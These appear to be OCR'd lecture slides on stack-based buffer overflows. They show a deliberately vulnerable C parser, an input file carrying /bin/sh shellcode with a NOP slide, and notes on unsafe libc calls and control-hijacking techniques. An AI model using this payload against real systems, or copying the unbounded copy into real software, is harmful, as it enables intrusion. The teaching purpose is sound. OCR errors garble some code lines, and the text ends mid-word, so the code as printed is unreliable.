
parse.c


```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
BREAK while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
.
.
.
19:   url = cmd + 4;
20:   copy_lower(url, buf);
BREAK printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff
\xffAAAA\xeb\x1f\x5e
\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb
\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```

The NOP Slide





Problem: how does attacker determine ret-address?

Solution: NOP slide

- Guess approximate stack state when the function is called
- Insert many NOPs before Shell Code '/x90'


The NOP Slide

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
BREAK while (in[i]!='\0' && in[i]!='\n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
 .
 .
 .
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff/x90/x90/
x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/
x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/
x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/
x90/x90\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x46\x0c
\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb
\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```



More on Stack Smashing

- Some complications on Shellcode:
  - Overflow should not crash program before the frame's function exits
  - Shellcode may not contain the '\0' character if copied using strcpy functions.
- Sample remote stack smashing overflows:
  - (2007) Overflow in Windows animated cursors (ANI)
  - (2005) Overflow in Symantic Virus Detection

Many unsafe libc functions

strcpy (char *dest, const char *src)


strcat (char *de st, const char *src)


gets (char *s)

scanf (const char *format, …) and many more.

- "Safe" libc versions strncpy(), strncat() are misleading
  - e.g. strncpy() may leave string unterminated.
- Windows C run time (CRT):
  - strcpy_s (*dest, DestSize, *src): ensures proper termination

General Control Hijacking: Return Address







Overwrite Step: Overwrite return address to point to your code.

Activate Step: Return out of frame and into your code.

General Control Hijacking: Local Fn Ptr






Overwrite Step: Overwrite local function pointer to point to your code.

Activate Step: Call that local function variable.


General Control Hijacking: Function Pointer in the Heap



Overwrite Step: Overwrite entries in a vtable for Object T.

Activate Step: Call any method from Object T

General Control Hijacking: Function Pointer in the Heap




Overwrite Step: Overwrite pointer to vtable on heap to point to a crafted vtable.


Activate Step: Call any method from Object T

Attack: return-to-libc (arc injection)

- Control hijacking without executing code



General Control Hijacking






Over